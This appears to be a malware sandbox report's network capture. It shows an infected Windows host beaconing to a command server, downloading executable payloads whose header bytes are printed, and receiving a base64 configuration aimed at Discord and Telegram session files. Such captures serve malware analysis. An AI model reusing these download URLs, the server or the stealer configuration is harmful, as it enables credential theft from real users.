00 00 00 40 05 00 18 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 74 1b 00 00 20 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 8a 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 d4 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 5e b0 03 00 00 10 00 00 00 b2 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 04 20 01 00 00 d0 03 00 00 14 00 00 00 b6 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 61 66 00 00 00 00 05 00 00 00 00 00 05 00 00 02 00 00 00 ca 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 76 6f 73 00 00 00 00 4b 00 00 00 00 10 05 00 00 02 00 00 00 cc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6d 75 79 65 73 00 00 ea 00 00 00 00 20 05 00 00 02 00 00 00 ce 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 79 6f 6d 69 63 61 00 93 0d 00 00 00 30 05 00 00 0e 00 00 00 d0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 18 90 00 00 00 40 05 00 00 92 00 00 00 de 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 3a 00 00 00 e0 05 00 00 3c 00 00 00 70 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 b2 03 00 c2 b2 03 00 d4 b2 03 00 ea b2 03 00 fa b2 03 00 0a b3 03 00 26 b3 03 00 3a b3 03 00 4e b3 03 00 5e b3 03 00 78 b3 03 00 92 b3 03 00 aa b3 03 00 be Data Ascii: MZ@!L!This program cannot be run in DOS mode.$ 6}}1!$RichPEL]_0@ (@t 8@.text^ `.data @.paf@.vosK@. muyes @.yomica0@.rsrc@@@.reloc:<p@B&:N^x

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49807	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:04.265089989 CET	2421	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://uhimfxcko.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 287 Host: host-data-coin-11.com
Jan 6, 2022 21:04:04.817389965 CET	2460	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:04 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49808	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:05.024076939 CET	2515	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://npwunyjvy.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 230 Host: host-data-coin-11.com
Jan 6, 2022 21:04:05.587758064 CET	2626	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d4 89 4f 04 7e 02 fc a9 8d b6 e4 05 ab 0c 91 6b b9 45 4b 95 09 fd bc 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2eI:82OO~kEKg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49862	67.199.248.10	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49809	54.38.220.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:05.719651937 CET	2626	OUT	GET /install5.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: unicupload.top

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:05.737627029 CET	2627	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.0 (Ubuntu) Date: Thu, 06 Jan 2022 20:02:56 GMT Content-Type: text/html Content-Length: 178 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49810	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:05.943239927 CET	2627	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://otvft.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 253 Host: host-data-coin-11.com
Jan 6, 2022 21:04:06.502775908 CET	2628	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:06 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49811	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:06.725724936 CET	2629	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kttrtq.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 258 Host: host-data-coin-11.com
Jan 6, 2022 21:04:07.300678968 CET	2630	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:07 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49812	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:07.511940956 CET	2630	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://krbreodla.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 296 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:08.070584059 CET	2631	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:07 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49813	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:08.281691074 CET	2632	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nxisua.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 190 Host: host-data-coin-11.com
Jan 6, 2022 21:04:08.844367981 CET	2633	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:08 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 30 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f6 e8 24 e5 64 50 06 b9 0d 0a 30 0d 0a 0d 0a Data Ascii: 30I:82OR&:UPJ$dP0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49814	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:09.349282026 CET	2634	OUT	GET /game.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:09.893450975 CET	2635	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:09 GMT Content-Type: application/x-msdos-program Content-Length: 309760 Connection: close Last-Modified: Thu, 06 Jan 2022 20:04:01 GMT ETag: "4ba00-5d4ef5f1fb054" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd da db ac b9 bb b5 ff b9 bb b5 ff b9 bb b5 ff a7 e9 20 ff a8 bb b5 ff a7 e9 36 ff ca bb b5 ff 9e 7d ce ff ba bb b5 ff b9 bb b4 ff 7d bb b5 ff a7 e9 31 ff 80 bb b5 ff a7 e9 21 ff b8 bb b5 ff a7 e9 24 ff b8 bb b5 ff 52 69 63 68 b9 bb b5 ff 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 80 04 9a 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 c0 03 00 00 04 02 00 00 00 00 00 f0 d4 01 00 00 10 00 00 00 d0 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 b1 8d 05 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 74 be 03 00 28 00 00 00 00 40 05 00 18 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 84 1b 00 00 20 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 8a 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 d4 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 1e bf 03 00 00 10 00 00 00 c0 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 04 20 01 00 00 d0 03 00 00 14 00 00 00 c4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6d 6f 6e 61 67 00 00 05 00 00 00 00 00 05 00 00 02 00 00 00 d8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6a 6f 70 61 76 69 00 4b 00 00 00 00 10 05 00 00 02 00 00 00 da 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6a 61 73 00 00 00 00 ea 00 00 00 00 20 05 00 00 02 00 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6a 61 76 65 66 61 00 93 0d 00 00 00 30 05 00 00 0e 00 00 00 de 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 18 90 00 00 00 40 05 00 00 92 00 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 3a 00 00 00 e0 05 00 00 3c 00 00 00 7e 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 c1 03 00 82 c1 03 00 94 c1 03 00 aa c1 03 00 ba c1 03 00 ca c1 03 00 e6 c1 03 00 fa c1 03 00 0e c2 03 00 1e c2 03 00 38 c2 03 00 52 c2 03 00 6a c2 03 00 7e Data Ascii: MZ@!L!This program cannot be run in DOS mode.$ 6}}1!$RichPEL`@ t(@ 8@.text `.data @.monag@.jopaviK @.jas @.javefa0@.rsrc@@@.reloc:<~@Bp8Rj~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49819	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:15.350435972 CET	3019	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://gfqscje.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 341 Host: host-data-coin-11.com
Jan 6, 2022 21:04:15.907571077 CET	3020	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:15 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49820	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:16.303181887 CET	3021	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kdxudv.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 180 Host: host-data-coin-11.com
Jan 6, 2022 21:04:16.853599072 CET	3022	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:16 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49821	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:17.062805891 CET	3023	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://imdtggchnw.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 210 Host: host-data-coin-11.com
Jan 6, 2022 21:04:17.619275093 CET	3024	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:17 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49822	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:17.671120882 CET	3024	OUT	GET /tratata.php HTTP/1.1 Host: file-file-host4.com Connection: Keep-Alive Cache-Control: no-cache
Jan 6, 2022 21:04:18.227905035 CET	3026	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Thu, 06 Jan 2022 20:04:18 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: PHPSESSID=u14bif03gj65ojt3u38q4lhtqu; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Data Raw: 63 34 0d 0a 4d 58 77 78 66 44 46 38 4d 58 78 45 61 58 4e 6a 62 33 4a 6b 66 44 42 38 4a 55 46 51 55 45 52 42 56 45 45 6c 58 47 52 70 63 32 4e 76 63 6d 52 63 54 47 39 6a 59 57 77 67 55 33 52 76 63 6d 46 6e 5a 56 78 38 4b 6e 77 78 66 44 42 38 4d 48 78 55 5a 57 78 6c 5a 33 4a 68 62 58 77 77 66 43 56 42 55 46 42 45 51 56 52 42 4a 56 78 55 5a 57 78 6c 5a 33 4a 68 62 53 42 45 5a 58 4e 72 64 47 39 77 58 48 52 6b 59 58 52 68 58 48 77 71 52 44 67 33 4e 30 59 33 4f 44 4e 45 4e 55 51 7a 52 55 59 34 51 79 6f 73 4b 6d 31 68 63 43 6f 73 4b 6d 4e 76 62 6d 5a 70 5a 33 4d 71 66 44 46 38 4d 48 77 77 66 41 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: c4MXwxfDF8MXxEaXNjb3JkfDB8JUFQUERBVEElXGRpc2NvcmRcTG9jYWwgU3RvcmFnZVx8KnwxfDB8MHxUZWxlZ3JhbXwwfCVBUFBEQVRBJVxUZWxlZ3JhbSBEZXNrdG9wXHRkYXRhXHwqRDg3N0Y3ODNENUQzRUY4QyosKm1hcCosKmNvbmZpZ3MqfDF8MHwwfA==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49863	67.199.248.14	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
